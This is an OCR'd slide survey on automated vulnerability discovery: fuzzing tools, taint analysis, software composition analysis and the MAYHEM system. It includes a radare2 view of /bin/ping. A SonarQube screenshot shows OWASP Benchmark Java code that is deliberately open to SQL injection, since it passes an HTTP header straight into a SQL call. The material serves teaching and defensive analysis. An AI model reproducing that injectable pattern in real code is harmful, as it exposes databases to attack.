


```
[0x00002ff0]> VV @ main (nodes 78 edges 97 zoom 80%) BB-NORM mouse:canvas-y mov-speed:5

 .---------------------------.    .-----------------------------------------------------.
 |  0x38b2 ;[gAr]            |    |  0x3a67 ;[gAo]                                      |
 | mov rcx, r13              |    |      ; JMP XREF from 0x000038ac (main)              |
 | mov rdx, rbx              |    |   ; 0xbb18                                          |
 | mov rsi, r12              |    |   ; "ping: unknown protocol family: %d\n"           |
 | mov edi, ebp              |    | lea rdx, qword str.ping:_unknown_protocol_fa        |
 | ...                       |    |     ; JMP XREF from 0x000031b0 (main + 448)         |
 `---------------------------'    |     ; JMP XREF from 0x000031ea (main + 506)         |
                                  |     ; JMP XREF from 0x00003b09 (main + 2841)        |
                                  |     ; JMP XREF from 0x00003b68 (main + 2936)        |
                                  | ; [0x20f3e0:8]=0                                    |
                                  | mov rdi, qword [obj.stderr]                         |
                                  | ...                                                 |
                                  `-----------------------------------------------------'
```

A screenshot from Radare2 in Visual mode viewing the `/bin/ping` binary. Radare2 is a binary disassembly tool.

A SURVEY ON AUTOMATED SOFTWARE VULNERABILITY DISCOVERY, EXPLOITATION, AND PATCHING

Henry Post, hp2376@nyu.edu, henrypost.net

OUTLINE

Intro
- Fuzzing
- Taint Analysis
- Software Composition Analysis (SCA)

Trends in volume and rate of production of vulnerabilities

Potential problems facing companies

Sources
- Why am I interested in MAYHEM?

Conclusions

Future work

INTRO

The threat landscape for cyber threats has evolved dramatically over the past ten years

- Software, vulnerabilities, infrastructure, and threats are both more prevalent and evolving faster, due to various factors
  - Low cost of infra/compute power

Attacks have been made easier due to low cost of computer power and networking tools

Software dev't and analysis/attack techniques have also been steadily improving in abilities

- In 2016, in DARPA's Grand Cyber challenge, "MAYHEM" won the competition. It is now offered as a commercial private sector tool and used by the Navy.
  - It displayed the ability to dynamically detect and patch vulnerabilities via binary patching (injecting assembly code) and fuzzing driven by genetic algorithms

INTRO: FUZZING

Fuzzing is a bug-hunting technique

Involves incrementally mutating inputs

Can be very slow or very effective depending on how inputs get mutated

Ex:

- AFL++
- 0d1n
- DotDotPwn
- Kitty

Can be done at any step that involves input

- In command-line apps
- In inter-process communication
- In network streams
- etc

INTRO: TAINT ANALYSIS


See also “Taint Propagation”

Taint analysis traces the flow of *potentially* dangerous data through your code

- Fortify SAST does this through parsing code into an Abstract Syntax Tree (AST)
- SonarQube does this likely through the same method
- There are plenty of other tools that use taint analysis to detect vulnerabilities related to external input

It tends to have a high false positive rate if done without dynamic context (i.e. statically)

- This is because naïve implementations may not infer context or “taint cleanse rules” automatically



1 / 1 issues

src/.../benchmark/testcode/BenchmarkTes...

Refactor this code to not construct SQL queries directly from tainted user-controlled data.

Vulnerability +9

1 source: this value can be controlled by the user
2 tainted value is propagated
3 tainted value is propagated
4 tainted value is propagated
5 tainted value is propagated
6 tainted value is propagated
7 tainted value is propagated
8 tainted value is propagated
9 sink: tainted value is used to perform a security-sensitive operation

alt + ↑ ↓ to navigate issue locations

1 of 1 shown

OWASP Benchmark SonarSource Clone   src/main/java/org/owasp/benchmark/testcode/BenchmarkTest00008.java   See all issues in this file

```
		response.setContentType("text/html;charset=UTF-8");


		String param = "";
		if (request.getHeader("BenchmarkTest00008") != null) {
			2 param = 1 request.getHeader("BenchmarkTest00008");
		}

		// URL Decode the header value since req.getHeader() doesn't. Unlike req.getParameter().
	4 param = 3 java.net.URLDecoder.decode(param, "UTF-8");


	6 String sql = 5 "{call " + param + "}";

		try {
			java.sql.Connection connection = org.owasp.benchmark.helpers.DatabaseHelper.getSqlConnection();
		8 java.sql.CallableStatement statement = 7 connection.prepareCall( sql );
	    java.sql.ResultSet rs = 9 statement.executeQuery();
```

Refactor this code to not construct SQL queries directly from tainted user-controlled data. See Rule   last year ▾   L59

Vulnerability ▾   Blocker ▾   ○ Open ▾   Not assigned ▾   30min effort   Comment   cert, cwe, owasp-a1, sans-top25-inse... ▾

```
	    org.owasp.benchmark.helpers.DatabaseHelper.printResults(rs, sql, response);

		} catch (java.sql.SQLException e) {
			if (org.owasp.benchmark.helpers.DatabaseHelper.hideSQLErrors) {
			response.getWriter().println(
"Error processing request."
);
			return;
		}
```

INTRO: SOFTWARE COMPOSITION ANALYSIS (SCA)


BOM Analysis enumerates the component parts of any specific piece of software

- Example of a tool that does this is Snyk

This is accomplished by:

- Fingerprinting specific binary files by MD5/SHA/etc hash, into a specific version
- Fingerprinting snippets of code within files/folders/archives
- Parsing a list of specific dependencies (pom.xml in Maven) and recursively resolving the versions

Finally, an open-source database such as NIST NVD can be queried to link software versions to vulnerabilities



Issues 47 Fixes Dependencies 173

Search...


```
org.owasp.webgoat:webgoat-integration-tests@8.2.3-SNAPSHOT
├ javax.xml.bind:jaxb-api@2.3.1                                        +
├ org.apache.commons:commons-exec@1.3
├ org.owasp.webgoat:webgoat-server@8.2.3-SNAPSHOT                      +
├ org.owasp.webgoat:webwolf@8.2.3-SNAPSHOT                             -
